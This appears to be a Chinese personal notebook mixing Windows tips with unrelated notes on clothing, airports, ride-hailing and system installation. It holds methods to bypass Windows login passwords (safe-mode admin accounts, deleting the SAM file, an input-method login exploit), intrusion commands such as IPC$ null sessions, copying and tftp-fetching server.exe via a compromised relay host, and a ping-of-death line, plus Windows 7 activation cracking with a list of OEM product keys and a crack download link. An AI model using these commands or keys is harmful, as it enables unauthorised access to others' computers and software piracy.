3.用〔Net〕的命令增加一个用户，例：增加一个用户名为alanhkg888，命令语法如下：

net user alanhkg888/add

4.将新增用户提升至Administrator的权力，例：提升刚才增加用户alanhkg888的权力，命令语法如下

net localgroup administrators alanhkg888/add

5.完成上列步骤后重新启动计算机，在启动画面上便增加了一个用户alanhkg888了，选alanhkg888进入

6.登入后在〔控制台〕→〔使用者账户〕→选忘记密码的用户，然后选〔移除密码〕后〔等出〕

7.在登入画面中选原来的用户便可不需密码情况下等入(因已移除了)

8.删除刚才新增的用户，在〔控制台〕→〔使用者账户〕→选〔alanhkg888〕，然后选〔移除账户〕便可

\*不适用于忘记安装时所设定〔administrator〕的密码

方法三1、重新启动Windows XP，在启动画面出现后的瞬间，按F8，选择”带命令行的安全模式”运行。

2、运行过程停止时，系统列出了超级用户administrator和本地用户owner的选择菜单，鼠标点击administrator，进入命令行模式。

3、键入命令：”net user owner 123456/add”，强制性将OWNER用户的口令更改为”123456″。若想在此添加某一用户(如：用户名为abcdef，口令为123456) 的话,请键入”net user abcdef 123456/add”,添加后可用”net localgroup administrators abcdef/add”命令将用户提升为系统管理组administrators用户,具有超级权限。

4.DOS下删windows\system32\config里面的SAM档就可以了

5.开机后按键盘的Delete键进入BIOS界面。找到User Password选项，其默认为关闭状态。启动并输入用户密码(1~8位，英文或者数字)。计算机提示请再输入一遍以确认密码无误，保存退出后重新启动机器，这时就会在开机时出现密码菜单

方法四如果是FAT32，进入DOS，删除c：winntsystem32configsam\*.\*就可以了。登陆只要输入administrator不输密码即可。然后创建一个新的。要是NTFS则无效

另外如果你的系统没有加过微软的输入法补丁的话也可以利用输入法的漏洞去做一个管理员权限账号，

具体方法如下：

开机后，Win2000自启动，出现登录窗口，显示用户名，并要求输入密码(当然这时你不会有密码)。

这时请将输入焦点置于用户名一项，用Ctrl+Shift切换输入法(随便选上一种，只要能出现输入法工具条的就行)。在出现的输入法提示工具条上单击右键，选择帮助，会弹出一个帮助窗口。接下来你需要在这个窗口里找到一个(绿色带下划线)超级链接，并用SHIFT+鼠标左键单击，打开它会弹出一个IE窗口，请在窗口地址栏里输入c：，到这步你应该很清楚怎么做了。只要点击标准按键的”向上”，会发现你可以进入”控制面板”了，进入后你可以直奔”用户和密码”接下发生的事只有你自己知道了。

方法五我们知道在安装Windows XP过程中，首先是以”administrator”默认登录，然后会要求创建一个新账户，以便进入Windows XP时使用此新建账户登录，而且在Windows XP的登录接口中也只会出现创建的这个用户账号，不会出现”administrator”，但实际上该”administrator”账号还是存在的，并且密码为空。

------------------------------------------------------------------------------------------

win+R：

sevices.msc服务

gpedit.msc组策略

regedit注册表

regsvr32 /u \*.dll----停止dll文件运行

regsvr32 /u zipfldr.dll------取消ZIP支持

appwic.cpl程序添加或卸载中心

inetmgr 打开IIS的管理界面（网络管理员）

lusrmgr.msc 本地用户和组（本地用户管理员）

compmgmt.msc 计算机管理

mstsc 远程桌面

cleanmgr 垃圾管理（可以清除整个日志文件）

dxdiag 检查DirectX信息（DirectX dialog） //里面可以看到驱动程序是几个dll

winver Windows版本

win10中win+Tab就可以切换桌面，连按两下就是快速切换。

没有gpedit.msc 。 解决方法 1、将XP专业版（要去下载）的“C:\WINDOWS\system32”文件夹中的gpedit.msc、fde.dll、gpedit.dll、gptext.dll、wsecedit.dll文件复制到HOME版的“C:\WINDOWS\system32”文件夹中。 2、在“开始--运行”中依次运行以下命令：“regsvr32 fde.dll”、“regsvr32 gpedit.dll”、“regsvr32 gptext.dll”、“regsvr32 wsecedit.dll”分别注册这4个动态数据库。 3、将XP专业版的“C:\WINDOWS\INF”文件夹中的所有\*.adm文件复制替换到HOME版的“C:\WINDOWS\INF”文件夹中。 4、最后单击“开始--运行”，输入“gpedit.msc”便可以启动组策略了。 如果不是家庭版的可这样解除： 打开“控制面板”→“任务计划”，启动向导建立一个名为MMC的任务计划，执行的程序是“C:/Windows/System32/mmc exe” 完成后，在任务计划窗口右击新建的MMC选择“运行”，在打开的控制台程序窗口，单击菜单栏的“文件”→“打开”，定位到“C:/Windows/System32/gpedit msc”程序，打开组策略编辑窗口，依次展开“本地计算机策略”→“用户配置”→“管理模板”→“系统”，双击右侧窗格的“只运行许可的Windows应用程序”，在弹出的窗口将其设置为“未配置” 单击“确定”退出并关闭组策略编辑窗口，当系统弹出“是否将更改保存到gpedit msc”询问窗口时，单击“是”确定保存

explorer 资源管理器

notepad 记事本

write 写字板

mspaint 微软画图板

diskmgmt.msc 磁盘管理

Msconfig.exe 开启启动系统配置

taskmgr 任务管理器

wscript windows脚本宿主设置（设置了多少时间以后终止脚本）

[编辑本段]CMD命令操作详解

net use ipipc$ " " /user:" " 建立IPC空链接

net use ipipc$ "密码" /user:"用户名" 建立IPC非空链接

net use h: ipc$ "密码" /user:"用户名" 直接登陆后映射对方C：到本地为H:

net use h: ipc$ 登陆后映射对方C：到本地为H:

net use ipipc$ /del 删除IPC链接

net use h: /del 删除映射对方到本地的为H:的映射

net user 用户名 密码 /add 建立用户

net user guest /active:yes 激活guest用户

net user 查看有哪些用户

net user 帐户名 查看帐户的属性

net localgroup administrators 用户名 /add 把“用户”添加到管理员中使其具有管理员权限

net start 查看开启了哪些服务

net start 服务名 开启服务；(如:net start telnet， net start schedule)

net stop 服务名 停止某服务

net time 目标ip 查看对方时间

net time 目标ip /set 设置本地计算机时间与“目标IP”主机的时间同步,加上参数/yes可取消确认信息

net view 查看本地局域网内开启了哪些共享

net view ip 查看对方局域网内开启了哪些共享

net config 显示系统网络设置

net logoff 断开连接的共享

net pause 服务名 暂停某服务

net send ip "文本信息" 向对方发信息

net ver 局域网内正在使用的网络连接类型和信息

net share 查看本地开启的共享

net share ipc$ 开启ipc$共享

net share ipc$ /del 删除ipc$共享

net share c$ /del 删除C：共享

net user guest 12345 用guest用户登陆后用将密码改为12345

net password 密码 更改系统登陆密码

netstat -a 查看开启了哪些端口,常用netstat -an

netstat -n 查看端口的网络连接情况，常用netstat -an

netstat -v 查看正在进行的工作

netstat -p 协议名 例：netstat -p tcq/ip 查看某协议使用情况

netstat -s 查看正在使用的所有协议使用情况

nbtstat -A ip 对方136到139其中一个端口开了的话，就可查看对方最近登陆的用户名

tracert -参数 ip(或计算机名) 跟踪路由（数据包），参数：“-w数字”用于设置超时间隔。

ping ip(或域名) 向对方主机发送默认大小为32字节的数据，参数：“-l[空格]数据包大小”；“-n发送数据次数”；“-t”指一直ping。

ping -t -l 65550 ip 死亡之ping(发送大于64K的文件并一直ping就成了死亡之ping)

ipconfig (winipcfg) 用于windows NT及XP(windows 95 98)查看本地ip地址，ipconfig可用参数“/all”显示全部配置信息

tlist -t 以树行列表显示进程(为系统的附加工具，默认是没有安装的，在安装目录的Support/tools文件夹内)

kill -F 进程名 加-F参数后强制结束某进程(为系统的附加工具，默认是没有安装的，在安装目录的Support/tools文件夹内)

del -F 文件名 加-F参数后就可删除只读文件,/AR、/AH、/AS、/AA分别表示删除只读、隐藏、系统、存档文件，/A-R、/A-H、/A-S、/A-A表示删除除只读、隐藏、系统、存档以外的文件。例如“DEL/AR \*.\*”表示删除当前目录下所有只读文件，“DEL/A-S \*.\*”表示删除当前目录下除系统文件以外的所有文件

del /S /Q 目录 或用：rmdir /s /Q 目录 /S删除目录及目录下的所有子目录和文件。同时使用参数/Q 可取消删除操作时的系统确认就直接删除。（二个命令作用相同）

move 盘符路径要移动的文件名 存放移动文件的路径移动后文件名 移动文件,用参数/y将取消确认移动目录存在相同文件的提示就直接覆盖

fc one.txt two.txt > 3st.txt 对比二个文件并把不同之处输出到3st.txt文件中，"> "和"> >" 是重定向命令

at id号 开启已注册的某个计划任务

at /delete 停止所有计划任务，用参数/yes则不需要确认就直接停止

at id号 /delete 停止某个已注册的计划任务

at 查看所有的计划任务

at ip time 程序名(或一个命令) /r 在某时间运行对方某程序并重新启动计算机

finger username @host 查看最近有哪些用户登陆

telnet ip 端口 远和登陆服务器,默认端口为23

open ip 连接到IP（属telnet登陆后的命令）

telnet 在本机上直接键入telnet 将进入本机的telnet

copy 路径文件名1 路径文件名2 /y 复制文件1到指定的目录为文件2，用参数/y就同时取消确认你要改写一份现存目录文件

copy c:srv.exe ipadmin$ 复制本地c:srv.exe到对方的admin下

copy 1st.jpg/b+2st.txt/a 3st.jpg 将2st.txt的内容藏身到1st.jpg中生成3st.jpg新的文件，注：2st.txt文件头要空三排，参数：/b指二进制文件，/a指ASCLL格式文件

copy ipadmin$svv.exe c: 或:copyipadmin$\*.\* 复制对方admini$共享下的srv.exe文件（所有文件）至本地C：

xcopy 要复制的文件或目录树 目标地址目录名 复制文件和目录树，用参数/Y将不提示覆盖相同文件

tftp -i 自己IP(用肉机作跳板时这用肉机IP) get server.exe c:server.exe 登陆后，将“IP”的server.exe下载到目标主机c:server.exe 参数：-i指以二进制模式传送，如传送exe文件时用，如不加-i 则以ASCII模式（传送文本文件模式）进行传送

tftp -i 对方IP put c:server.exe 登陆后，上传本地c:server.exe至主机

ftp ip 端口 用于上传文件至服务器或进行文件操作，默认端口为21。bin指用二进制方式传送（可执行文件进）；默认为ASCII格式传送(文本文件时)

route print 显示出IP路由，将主要显示网络地址Network addres，子网掩码Netmask，网关地址Gateway addres，接口地址Interface

arp 查看和处理ARP缓存，ARP是名字解析的意思，负责把一个IP解析成一个物理性的MAC地址。arp -a将显示出全部信息

start 程序名或命令 /max 或/min 新开一个新窗口并最大化（最小化）运行某程序或命令

mem 查看cpu使用情况

attrib 文件名(目录名) 查看某文件（目录）的属性

attrib 文件名 -A -R -S -H 或 +A +R +S +H 去掉(添加)某文件的 存档，只读，系统，隐藏 属性；用＋则是添加为某属性

dir 查看文件，参数：/Q显示文件及目录属系统哪个用户，/T:C显示文件创建时间，/T:A显示文件上次被访问时间，/T:W上次被修改时间

date /t 、 time /t 使用此参数即“DATE/T”、“TIME/T”将只显示当前日期和时间，而不必输入新日期和时间

set 指定环境变量名称=要指派给变量的字符 设置环境变量

set 显示当前所有的环境变量

set p(或其它字符) 显示出当前以字符p(或其它字符)开头的所有环境变量

pause 暂停批处理程序，并显示出：请按任意键继续....

if 在批处理程序中执行条件处理（更多说明见if命令及变量）

goto 标签 将cmd.exe导向到批处理程序中带标签的行（标签必须单独一行，且以冒号打头，例如：“：start”标签）

call 路径批处理文件名 从批处理程序中调用另一个批处理程序 （更多说明见call /?）

for 对一组文件中的每一个文件执行某个特定命令（更多说明见for命令及变量）

echo on或off 打开或关闭echo，仅用echo不加参数则显示当前echo设置

echo 信息 在屏幕上显示出信息

echo 信息 >> pass.txt 将"信息"保存到pass.txt文件中

findstr "Hello" aa.txt 在aa.txt文件中寻找字符串hello

find 文件名 查找某文件

title 标题名字 更改CMD窗口标题名字

color 颜色值 设置cmd控制台前景和背景颜色；0＝黑、1＝蓝、2＝绿、3＝浅绿、4＝红、5＝紫、6＝黄、7=白、8=灰、9=淡蓝、A＝淡绿、B=淡浅绿、C=淡红、D=淡紫、E=淡黄、F=亮白

prompt 名称 更改cmd.exe的显示的命令提示符(把C:、D:统一改为：EntSky )

二、ver 在DOS窗口下显示版本信息

winver 弹出一个窗口显示版本信息（内存大小、系统版本、补丁版本、计算机名）

format 盘符 /FS:类型 格式化磁盘,类型:FAT、FAT32、NTFS ,例：Format D: /FS:NTFS

md 目录名 创建目录

replace 源文件 要替换文件的目录 替换文件

ren 原文件名 新文件名 重命名文件名

tree 以树形结构显示出目录，用参数-f 将列出第个文件夹中文件名称

type 文件名 显示文本文件的内容

more 文件名 逐屏显示输出文件

doskey 要锁定的命令＝字符

doskey 要解锁命令= 为DOS提供的锁定命令(编辑命令行，重新调用win2k命令，并创建宏)。如：锁定dir命令：doskey dir=entsky (不能用doskey dir=dir)；解锁：doskey dir=

taskmgr 调出任务管理器

chkdsk /F D: 检查磁盘D并显示状态报告；加参数/f并修复磁盘上的错误

tlntadmn telnt服务admn,键入tlntadmn选择3，再选择8,就可以更改telnet服务默认端口23为其它任何端口

exit 退出cmd.exe程序或目前，用参数/B则是退出当前批处理脚本而不是cmd.exe

path 路径可执行文件的文件名 为可执行文件设置一个路径。

cmd 启动一个win2K命令解释窗口。参数：/eff、/en 关闭、开启命令扩展；更我详细说明见cmd /?

regedit /s 注册表文件名 导入注册表；参数/S指安静模式导入，无任何提示；

regedit /e 注册表文件名 导出注册表

cacls 文件名 参数 显示或修改文件访问控制列表（ACL）——针对NTFS格式时。参数：/D 用户名:设定拒绝某用户访问；/P 用户名:perm 替换指定用户的访问权限；/G 用户名:perm 赋予指定用户访问权限；Perm 可以是: N 无，R 读取， W 写入， C 更改(写入)，F 完全控制；例：cacls D: est.txt /D pub 设定d: est.txt拒绝pub用户访问。

cacls 文件名 查看文件的访问用户权限列表

REM 文本内容 在批处理文件中添加注解

netsh 查看或更改本地网络配置情况

三、IIS服务命令

iisreset /reboot 重启win2k计算机（但有提示系统将重启信息出现）

iisreset /start或stop 启动（停止）所有Internet服务

iisreset /restart 停止然后重新启动所有Internet服务

iisreset /status 显示所有Internet服务状态

iisreset /enable或disable 在本地系统上启用（禁用）Internet服务的重新启动

iisreset /rebootonerror 当启动、停止或重新启动Internet服务时，若发生错误将重新开机

iisreset /noforce 若无法停止Internet服务，将不会强制终止Internet服务

iisreset /timeout Val在到达逾时间（秒）时，仍未停止Internet服务，若指定/rebootonerror参数，则电脑将会重新开机。预设值为重新启动20秒，停止60秒，重新开机0秒。

FTP 命令： (后面有详细说明内容)

ftp的命令行格式为:

ftp －v －d －i －n －g[主机名] －v 显示远程服务器的所有响应信息。

－d 使用调试方式。

－n 限制ftp的自动登录,即不使用.netrc文件。

－g 取消全局文件名。

help [命令] 或 ？[命令] 查看命令说明

bye 或 quit 终止主机FTP进程,并退出FTP管理方式.

pwd 列出当前远端主机目录

put 或 send 本地文件名 [上传到主机上的文件名] 将本地一个文件传送至远端主机中

get 或 recv [远程主机文件名] [下载到本地后的文件名] 从远端主机中传送至本地主机中

mget [remote-files] 从远端主机接收一批文件至本地主机

mput local-files 将本地主机中一批文件传送至远端主机

dir 或 ls [remote-directory] [local-file] 列出当前远端主机目录中的文件.如果有本地文件,就将结果写至本地文件

ascii 设定以ASCII方式传送文件(缺省值)

bin 或 image 设定以二进制方式传送文件

bell 每完成一次文件传送,报警提示

cdup 返回上一级目录

close 中断与远程服务器的ftp会话(与open对应)

open host[port] 建立指定ftp服务器连接,可指定连接端口

delete 删除远端主机中的文件

mdelete [remote-files] 删除一批文件

mkdir directory-name 在远端主机中建立目录

rename [from] [to] 改变远端主机中的文件名

rmdir directory-name 删除远端主机中的目录

status 显示当前FTP的状态

system 显示远端主机系统类型

user user-name [password] [account] 重新以别的用户名登录远端主机

open host [port] 重新建立一个新的连接

prompt 交互提示模式

macdef 定义宏命令

lcd 改变当前本地主机的工作目录,如果缺省,就转到当前用户的HOME目录

chmod 改变远端主机的文件权限

case 当为ON时,用MGET命令拷贝的文件名到本地机器中,全部转换为小写字母

cd remote－dir 进入远程主机目录

cdup 进入远程主机目录的父目录

! 在本地机中执行交互shell，exit回到ftp环境,如!ls＊.zip

#5

四、MYSQL 命令

mysql -h主机地址 -u用户名 －p密码 连接MYSQL;如果刚安装好MYSQL，超级用户root是没有密码的。

（例：mysql -h110.110.110.110 -Uroot -P123456

注:u与root可以不用加空格，其它也一样）

exit 退出MYSQL

mysqladmin -u用户名 -p旧密码 password 新密码 修改密码

grant select on 数据库.\* to 用户名@登录主机 identified by "密码"; 增加新用户。（注意：和上面不同，下面的因为是MYSQL环境中的命令，所以后面都带一个分号作为命令结束符）

show databases; 显示数据库列表。刚开始时才两个数据库：mysql和test。mysql库很重要它里面有MYSQL的系统信息，我们改密码和新增用户，实际上就是用这个库进行操作。

use mysql；

show tables; 显示库中的数据表

describe 表名; 显示数据表的结构

create database 库名; 建库

use 库名；

create table 表名 (字段设定列表)； 建表

drop database 库名;

drop table 表名； 删库和删表

delete from 表名; 将表中记录清空

select \* from 表名; 显示表中的记录

mysqldump --opt school>school.bbb 备份数据库：（命令在DOS的mysqlin目录下执行）;注释:将数据库school备份到school.bbb文件，school.bbb是一个文本文件，文件名任取，打开看看你会有新发现。

win2003系统下新增命令（实用部份）：

shutdown /参数 关闭或重启本地或远程主机。

参数说明：/S 关闭主机，/R 重启主机， /T 数字 设定延时的时间，范围0～180秒之间， /A取消开机，/M //IP 指定的远程主机。

例：shutdown /r /t 0 立即重启本地主机（无延时）

taskill /参数 进程名或进程的pid 终止一个或多个任务和进程。

参数说明：/PID 要终止进程的pid,可用tasklist命令获得各进程的pid，/IM 要终止的进程的进程名，/F 强制终止进程，/T 终止指定的进程及他所启动的子进程。

tasklist 显示当前运行在本地和远程主机上的进程、服务、服务各进程的进程标识符(PID)。

参数说明：/M 列出当前进程加载的dll文件，/SVC 显示出每个进程对应的服务，无参数时就只列出当前的进程。

---------------------------------------------------------------------------------------

衣服尺码（如果那家店铺尺码正规的话）:

穿衣服很关键的一点在于需要变得精神（不管怎么这0，都需看起来干净），不同的衣服对于不同的人群是不合适的，尤其使一些整天对着电脑不去健身房还想要穿一些特殊的衣服度。穿衣服还和环境有关系，有的衣服·在天热/室内 等无法多层穿搭的环境下摆脱老头衫的感觉。

瘦的人要讲究修身，一般是深色。

你的身材是中度营养不良类型，想搭配好看最好是让自己适度锻炼，平衡饮食，那样其实随便穿穿都很好看。瘦高男生要注意发型和面部的修饰。穿衣服有点层次感会很好看，手上可以戴块手表。

禁忌：

自己的脸不应该一直都是冷漠脸

瘦的人切忌超宽的管裤，选择直筒

小格衬衫 需要很不错裁剪

推荐的衣服:

深蓝色修身（腰看起来很细，但是没准会缺少男人味）西装外套，肩膀要注意长度合适。配合领带最经典简约的真丝针织款；灰色西装，可出席婚礼、葬礼、夜店又或者是面试等各种场合

衣服搭配：

拼色上衣+合身长裤

上衣三件套（从外到里）：长度：长-短-中，颜色：中-深-浅

休闲西装或是休闲T恤+牛仔裤+乐福鞋或系带皮鞋

我的尺码：

内衣是XXL=180/105 XL=175/100。保暖内衣贴片就是要加厚的地方加一层。

外套我是买XL175的

夏天：https://item.jd.com/11525859821.html

秋冬外套：

https://item.jd.com/15916355242.html

https://item.jd.com/17217242486.html

https://item.jd.com/16206070414.html#none 没有钱...

其余知识：

乐福鞋 乐福鞋的英文原词 是“Loafer”，“Loaf”一词的本意指的是一种闲散的生活方式，而Loafer就代表着一群拥有这种闲适自在的生活态度的。

乐福鞋，多数指的是无鞋带的平底或低帮皮鞋，特点是易穿易脱，是男性休闲鞋款中的经典款式。

起毛球的原因是在于纤维跟纤维之间产生静电,而使得纤维之间受到静电吸引而产生结球的状态。起球以后的衣服真的很难看。一起就是一大片。

避免的养护办法：

选衣服的时候就要注意面料，密度小的毛衣不容易起球。

洗涤棉衣质衣物时，先翻面再装入细孔洗衣机网袋，洗净后便不易起球。

衣服上毛球清理干净后才能收入衣橱，否则很容易粘到别的衣服上

去除办法：

如果使用剃胡刀进行除，很容易将衣服也弄破。推荐使用菜瓜布，但是也应该自己轻轻慢慢来，最后用手或者牙刷去掉就好。也有推荐宽胶带来粘掉，胶带对于粘的比较久的球球根本没有效果。

也有专门去除毛球机来用，可是用久了刀片不利去毛球效果就差了。不过要拯救那种毛球很多的衣服的时候，可以使用这种毛球修剪器。记得买充电的而不是干电池，推荐使用飞科牌子，额外买了一副网面和刀片。

对于衣服粘毛的问题，粘毛也是因为静电引起的

如果要预防这个的话就需要购买的衣服的时候买防静电的。其实基本对这个不需要很在意。

去除办法：除毛刷、透明胶、湿海绵、粘毛器

又一次将外套丢到地上的纸箱中，然后衣服居然染成了黄色。

--------------------------------------------------------------------------------------

防雾霾口罩说买M3的，价格在十几元。一般口罩价格在7,8元。12月份是雾霾高发期，口罩价格可以达到30元。

----------------------------------------------------------------------------------------

打车软件：

2015年消息60%滴滴，30%uber，10%易道(乐视支持)。便宜的是uber，滴滴的顺风车。

神舟的客户面向的是公司，它的车是自己的，司机是请来的，价格高。

接送机司机的等待可以获得补贴。

---------------------------------------------------------------------------------------

四川双流机场，从正门出来，左边是T1，右边是T2，对面是两座高架桥，一个红绿灯(还有个是报废的，在有出租车专用通道的人行道那里)。而机场这房子有3层楼，1楼连接停车场(私家车)与公路(出租车专用通道，公交……)，3楼是送机的一般是只下不上23点封掉。

飞机到达后要想去停车场，要坐一那个透明电梯去-1楼，在走楼梯上去。

---------------------------------------------------------------------------------------

一条毛毯被套可以增加很好的保温效果。

---------------------------------------------------------------------------------------

更换内存跳：

在拆机之前请泄掉手上静电，否则易击穿器件。换掉第一条内存（比如内存槽边上标注:BANK0 BANK 1那么就换BANK0,如果没有BANK0,只是BANK1 BANK2,就换BANK1）；如果如果一条单面一条双面，就换掉双面的；如果旧的里面有与新的同牌子，就换成同牌子的。

注意：换内存条,即要按压到位,也不能用蛮力。可以把内存条用象皮插一下以去掉内存条上的氧化层(这层会导致系统异常)，再吹一下灰。

---------------------------------------------------------------------------------------

装系统：

现在的电脑有两种引导方案：MBR与EFI。后者更先进支持最多128个主分区，支持2TB硬盘，但是win7似乎会出问题，只支持x64系统。现在主流的是RMB，但是已经有不少是两者都支持。在boot里面Legacy，UEFI就是用EFI。U盘的开机启动支不支持EFI要U盘是FAT32而且你要把EFI\_SHELLX64.zip里面的全家解压倒setup.exe（图标明显是安装系统，可以直接用于硬盘启动）根目录下，用YUMI的话会有的，不过考虑到王靖的电脑BIOS里面没有launch EFI shell from filestem device（允许选择从哪里启动EFI shell），那就在efi文件夹下创一个Boot文件夹，把bootmgfw.efi复制到其中并改名为Bootx64.efi不过我用YUMI，主目录上也有个boot，所以也弄了份进去。然后王靖的电脑从U盘启动直接进WIn7 64的安装了。不过安装定安装盘的时候又说“选定要安装的磁盘上的分区不在推荐顺序中。有关安装到GPT磁盘的其他信息，请转到Microsoft网址（www。microsoft。com/china）并搜索GPT。是否继续安装。？”我对照网上的发现下方没有网上那样“要对分区进行更改的提示”，结合他之前系统就安装在此盘就继续了，果然没有出现任何问题。这个问题的出现其实是你分区要怎么怎么分才行， diskpart 命令自己创建 EFI,msr 主分区。以王靖的dell 灵越为例（dellF2进入BIOS，F12进入开机选项，似乎与三星一样）：进入boot（有的是start up），先要关闭secure boot(安全boot)否则有些选项被锁住不能更改，再确保Load Legacy Option Rom开启以支持win7，否则就算装好了也会说文件未知的数字签名。Boot List Option选项调成Legacy的话倒是可以识别没有efi的U盘（光盘也一样并不是都支持，上面有标注efi的才支持）。

efi文件其实可以从光盘中提取在efi的boot目录下，但是这不一定可以启动U盘，最好用EFI\_SHELLx64.zip这样专业的。

用EFI引导安装系统：①按【shift+F10】调出 diskpart 命令提示符，然后依次输入diskpart （调出磁盘管理工具）list disk （列出所有盘符）select disk 0 （一般情况下，disk 0 为系统硬盘）clean （清除系统硬盘和非系统盘所有数据）convert mbr （转换硬盘引导方式为 MBR）create partition primary size = xxx （对硬盘重新分区，如果不输入，可在系统安装完成后，在系统的磁盘管理里再进行分区）format fs=ntfs quick （转换硬盘格式为 ntfs 格式，压缩方式为 quick ）exit （退出磁盘分区设置）exit （退出磁盘转换设置）之后，就可以正常安装了。

总之：就是为了转换为MBR，但是这要求磁盘为空也就是要去掉所有数据，而且你还要自己分区。

②利用EFI引导进行安装，但是要用iso安装而非ghost，要保证安装的iso里面efi完整的（就找所谓的完整纯净版），然互你的U盘或者光盘能被EFI识别。

GUID磁碟分割表（GUID Partition Table，缩写：GPT）其含义为“全局唯一标识磁盘分区表”，是一个实体硬盘的分区表的结构布局的标准。它是可扩展固件接口（EFI）标准（被Intel用于替代个人计算机的BIOS）的一部分，被用于替代BIOS系统中的一32bits来存储逻辑块地址和大小信息的主开机纪录（MBR）分区表。

只要不是精简过头,WIM文件里都有bootmgfw.zip， EFI SHELL(x64).zip,在WINDOWS\BOOT\EFI里面。但不一定可以正常使用。最好用专业的。

---------------------------------------------------------------------------------------

激活win7：

开启UEFI就意味着你和激活软件说白白了，因为UEFI只加载经过数自签名的引导程序，大部分激活工具都是没有数字签名的，也就是说无法激活。

刷BIOS激活win7是要重启的，那样一劳永逸，刷成功这辈子都不用愁Windows 7激活，当然，刷BIOS有很大风险，一旦刷黑，后果很严重。打开nt6 oem loader，出现窗口后选第一项，如果你是品牌机或bios中有slic2.1（可以硬刷），激活工具就会检测到，然后第一项为硬激活（不是刷BIOS），无需重启如果你是DIY组装机或虚拟机，可能会没有slic2.1，那么 第一项会 写成EFI-GPT激活（就是往efi分区写入slic2.1仿真模块），需要重启。oem激活原理：先用个符合你机器的OEMkey这种密钥里面带有在我的电脑属性里显示会带有OEM，然后导入对应牌子的OEM数字证书（是种xrm-ms文件），以管理员运行cmd，运行某个目录下的slmgr.vbs -ilc 证书文件名字。

查看你bios中有slic是不是2.1，EVEREST Ultimate Edtion，在主板的ACPI里面的SLIC：Software Licensing Description Table里面，找到项目叫SLIC版本的。

OEMkey：

注意联想的请使用注明new的，22TKD-F8XX6-YG69F-9M66D-PMJBM的不要用

----------------------------------------------------------

Windows 7 Starter, Acer, RDJXR-3M32B-FJT32-QMPGB-GCFF6

Windows 7 Starter, Asus (Eee), 6K6WB-X73TD-KG794-FJYHG-YCJVG

Windows 7 Starter, Dell, 36Q3Y-BBT84-MGJ3H-FT7VD-FG72J

Windows 7 Starter, HP, RH98C-M9PW4-6DHR7-X99PJ-3FGDB

Windows 7 Starter, Lenovo, 273P4-GQ8V6-97YYM-9YTHF-DC2VP

Windows 7 Starter, Nokia, 2XGHP-9TQK2-8CF28-BM2P2-8FRX8

Windows 7 Starter, Toshiba, TGBKB-9KBGJ-3Y3J6-K8M2F-J2HJQ

Windows 7 Home Basic, Acer, MB4HF-2Q8V3-W88WR-K7287-2H4CP

Windows 7 Home Basic, Asus, 89G97-VYHYT-Y6G8H-PJXV6-77GQM

Windows 7 Home Basic, Dell, 36T88-RT7C6-R38TQ-RV8M9-WWTCY

Windows 7 Home Basic, HP, DX8R9-BVCGB-PPKRR-8J7T4-TJHTH

Windows 7 Home Basic, Lenovo, 22MFQ-HDH7V-RBV79-QMVK9-PTMXQ

Windows 7 Home Premium, Acer, VQB3X-Q3KP8-WJ2H8-R6B6D-7QJB7

Windows 7 Home Premium, Advent, 38JTJ-VBPFW-XFQDR-PJ794-8447M

Windows 7 Home Premium, Asus, 2QDBX-9T8HR-2QWT6-HCQXJ-9YQTR

Windows 7 Home Premium, Asus (Eee), 7JQWQ-K6KWQ-BJD6C-K3YVH-DVQJG

Windows 7 Home Premium, Dell, 6RBBT-F8VPQ-QCPVQ-KHRB8-RMV82

Windows 7 Home Premium, HP, 4FG99-BC3HD-73CQT-WMF7J-3Q6C9

Windows 7 Home Premium, Lenovo, 27GBM-Y4QQC-JKHXW-D9W83-FJQKD

Windows 7 Home Premium, Samsung, CQBVJ-9J697-PWB9R-4K7W4-2BT4J

Windows 7 Home Premium, Sony, H4JWX-WHKWT-VGV87-C7XPK-CGKHQ

Windows 7 Home Premium, Toshiba, 6B88K-KCCWY-4F8HK-M4P73-W8DQG

Windows 7 Home Premium, Toshiba, 6GF36-P4HWR-BFF84-6GFC2-BWX77

Windows 7 Professional, Acer, YKHFT-KW986-GK4PY-FDWYH-7TP9F

Windows 7 Professional, Asus, 2WCJK-R8B4Y-CWRF2-TRJKB-PV9HW

Windows 7 Professional, Dell, 32KD2-K9CTF-M3DJT-4J3WC-733WD

Windows 7 Professional, HP, 74T2M-DKDBC-788W3-H689G-6P6GT

Windows 7 Professional, Lenovo, 237XB-GDJ7B-MV8MH-98QJM-24367

Windows 7 Professional, Samsung, GMJQF-JC7VC-76HMH-M4RKY-V4HX6

Windows 7 Professional, Sony, H9M26-6BXJP-XXFCY-7BR4V-24X8J

Windows 7 Ultimate, Acer, FJGCP-4DFJD-GJY49-VJBQ7-HYRR2

Windows 7 Ultimate, Asus, 2Y4WT-DHTBF-Q6MMK-KYK6X-VKM6G

Windows 7 Ultimate, Dell, 342DG-6YJR8-X92GV-V7DCV-P4K27

Windows 7 Ultimate, Lenovo (new), 6K2KY-BFH24-PJW6W-9GK29-TMPWP

Windows 7 Ultimate, Lenovo, 22TKD-F8XX6-YG69F-9M66D-PMJBM

Windows 7 Ultimate, Samsung, 49PB6-6BJ6Y-KHGCQ-7DDY6-TF7CD

OEM证书打包：http://pan.baidu.com/share/link?shareid=124709&uk=1593887428 仅有27KB

---------------------------------------------------------------------------------------

YUMI刻录iso的时候用了7z解压技术。

---------------------------------------------------------------------------------------

打字员1000字是20-30元，网络打字员常是图片稿（可以用识别软件代替），现实中的打字可以用图片拍照。

---------------------------------------------------------------------------------------

驱动人生网卡版有100多MB，它会在你安装软件的时候安好能用的网卡驱动，之后会给你安上XX管家。

---------------------------------------------------------------------------------------

电脑关机后分辨率改变，开机变卡:

ok，显卡驱动有问题。打开驱动软件要好久，估计在检测问题是它自己也碰到了问题。原来显卡驱动没有还是可以显示，虽然可能不是正常的，但是电脑压力大。

---------------------------------------------------------------------------------------

升级win10中强制关机，再开机出现“引导失败，因为需要的设备不可访问”：

尝试品牌机都有一键还原，但是会说分区被破坏，不能一键还原。

Windows 10 Pro for Advanced PCs或许是针对高配置工作站提供专门系统优化的版本，这类设备通常拥有强劲的多核心处理器和超大的运行内存，例如标压CPU（HQ、K版酷睿i7）和8GB以上的RAM。

用win10的新功能 储存池，重要数据mirror，一般数据simple。可以随意容量ssd组合，512g ssd+800g ssd，可以各拿出256g 做mirror 相当于raid1。剩下的未使用容量，可以合并成一个盘，存放一般的数据。因为是镜像，所以掉了一个盘以后数据还在。

---------------------------------------------------------------------------------------

快递事件：

丰程快递的摊位是在学校里面，它的送货事件是19.00到20.30左右，但是它连个短信提醒都没有，然后时间到了自动退回而导致交易未成功。退款会在1个工作日内处理，3-7个内回到支付卡上（我用支付宝支付）。

第二次包裹跟踪还是显示丰程，但是我收的时候是顺丰。

